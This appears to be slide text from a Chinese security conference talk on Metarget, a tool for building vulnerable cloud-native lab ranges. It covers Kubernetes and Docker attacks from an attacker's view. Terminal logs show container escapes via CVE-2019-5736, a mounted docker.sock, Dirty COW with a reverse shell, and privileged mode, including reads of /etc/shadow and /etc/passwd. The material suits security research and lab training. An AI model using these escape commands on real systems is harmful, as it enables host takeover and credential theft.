

开源基础设施的下一个十年

The Next Decade of Open Infrastructure

Metarget：构建云原生基础设施靶场

阮博男 绿盟科技星云实验室

阮博男

绿盟科技集团星云实验室 安全研究员


专注于云与虚拟化安全研究，积极探索Linux、云、虚拟化及前沿安全攻防技术；
发起并维护Metarget、k0otkit等开源项目，曾作为核心人员参与绿盟科技SOAR、
容器安全、云原生安全等项目和产品。

目录


- 快速了解云原生安全（攻击者视角）
- Metarget介绍
- 案例研究：针对K8s的后渗透测试
 - 脆弱环境自动化搭建
 - 漏洞利用与访问持久化
- 云原生安全研究方法

1. 快速了解云原生安全（攻击者视角）



俯视云原生全景



K8s




Docker




CNCF (图片来自cncf.io)


风险分析



针对K8s的六种攻击类型



针对K8s的一般性渗透过程



容器逃逸

CVE-2019-5736

```
rambo@matrix:~/CVE-2019-5736-PoC$ docker --version
Docker version 18.03.1-ce, build 9ee9f40
rambo@matrix:~/CVE-2019-5736-PoC$ docker-runc --version
runc version 1.0.0-rc5
commit: 4fc53a81fb7c994640722ac585f9ca548971871
spec: 1.0.0
rambo@matrix:~/CVE-2019-5736-PoC$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED            STATUS              PORTS
STATUS              NAMES
6a545f9c889d        ubuntu              "/bin/bash"         2 minutes ago      Up 2 minutes
                           "peaceful_tesla"
Up 2 minutes
rambo@matrix:~/CVE-2019-5736-PoC$ cat main.go | grep 'payload'
var payload = "#!/bin/bash \n echo 'hello, host' > /tmp/magic.dat"
                           writeHandle.Write([]byte(payload))
rambo@matrix:~/CVE-2019-5736-PoC$ docker cp main 6a54:/tmp
rambo@matrix:~/CVE-2019-5736-PoC$ docker exec -it 6a54 /bin/bash
root@6a545f9c889d:/# ./main
[*] Overwritten /bin/sh successfully
[*] Found the PID: 28
[*] Successfully got the file handle
[*] Successfully got write handle &[0xc4200a5900]
root@6a545f9c889d:/#
```

应用漏洞

/var/run/docker.sock

```
root@JD:/home/rambo$ echo "we have created a container with docker.sock mounted"
we have created a container with docker.sock mounted
root@JD:/home/rambo$ history | grep docker.sock | grep -v history
311 docker run -itd --name with_docker_sock -v /var/run/docker.sock:/var/run/docker.sock ubuntu
317 echo "we have created a container with docker.sock mounted"
root@JD:/home/rambo$ docker exec -it 5ca2/bin/bash
root@5ca299e48f0a:/# ls -al /var/run/docker.sock
srw-rw---- 1 root 999 0 Jan 1 09:45 /var/run/docker.sock
root@5ca299e48f0a:/# echo "we have installed docker-ce-cli within this container"
we have installed docker-ce-cli within this container
root@5ca299e48f0a:/# docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED            STATUS              PORTS
CONTAINER ID        IMAGE               COMMAND             CREATED            STATUS              PORTS
5ca299e48f0a        ubuntu              "/bin/bash"         16 minutes ago     Up 16 minutes
r_5ec89f8206e       ubuntu              "/bin/bash"         17 hours ago      Up 17 hours
lgamal
root@5ca299e48f0a:/# echo "now run a new container with host / mounted"
now run a new container with host / mounted
root@5ca299e48f0a:/# docker run -it -v /:/host ubuntu /bin/bash
root@309fb23f60e54:/# echo "now chroot to host /"
now chroot to host /
root@309fb23f60e54:/# chroot /host
# /bin/bash
root@309fb23f60e54:/# echo "now we are outside the container"
now we are outside the container
root@309fb23f60e54:/# hostname
309fb23f60e54
root@309fb23f60e54:/# cat /etc/shadow | grep rambo
rambo:!:1000:1000:,,,:/home/rambo:/usr/bin/zsh
root@309fb23f60e54:/#
```

危险挂载

CVE-2016-5195

```
root@ubuntu:~# ./dirtycow-vdso
ubuntu@fe3c70110fc3:~/dirtycow-vdso$ whoami
ubuntu
ubuntu@fe3c70110fc3:~/dirtycow-vdso$ ./dirtycow-vdso . /0xdeadbeef 172.18.0.2:10000
[*] payload target: 172.18.0.2:10000
[*] exploit: patch 1/2
[*] vdso successfully backdoored
[*] exploit: patch 2/2
[*] vdso successfully backdoored
[*] waiting for reverse connect shell...
[*] enjoy!
[*] restore: patch 2/2
whoami
root
cat /root/flag
flag{Welcome_2_the_real_world}
ifconfig | head -n 3
br-c042bb325072 Link encap:Ethernet HWaddr 02:42:a3:b8:c3:9c
      inet addr:172.18.0.1 Bcast:0.0.0.0 Mask:255.255.0.0
      inet6 addr: fe80::42:a3ff:feb8:c39c/64 Scope:link
```

内核漏洞

--privileged 特权模式

```
root@JD:/home/rambo$ docker ps | grep privileged
b916c45e509        ubuntu              "/bin/bash"         29 hours ago
Up 29 hours
3b068bd6212f        ubuntu              "/bin/bash"         29 hours ago
Up 29 hours
privileged
root@JD:/home/rambo$ docker exec b916c45 fdisk -l
root@JD:/home/rambo$ docker exec 3b068bd fdisk -l | tail -n 2
Device      Boot Start End Sectors Size Id Type
/dev/vda1 *      2048 83886079 83884032 40G 83 Linux
root@JD:/home/rambo$ root@JD:/home/rambo$ docker exec -it 3b068bd /bin/bash
root@3b068bd6212f:/# fdisk -l | grep /dev/vda1
/dev/vda1 *      2048 83886079 83884032 40G 83 Linux
root@3b068bd6212f:/# mkdir /host
root@3b068bd6212f:/# mount /dev/vda1 /host
root@3b068bd6212f:/# chroot /host
# /bin/bash
root@3b068bd6212f:/# cat /etc/passwd | grep rambo
rambo:x:1000:1000:,,,:/home/rambo:/usr/bin/zsh
root@3b068bd6212f:/#
```

危险配置

严重性



运行时操作

利用可能性



危险配置、危险挂载

安全漏洞, CVE-2019-5736

安全漏洞, CVE-2016-5195

任何层次都可能导致容器逃逸

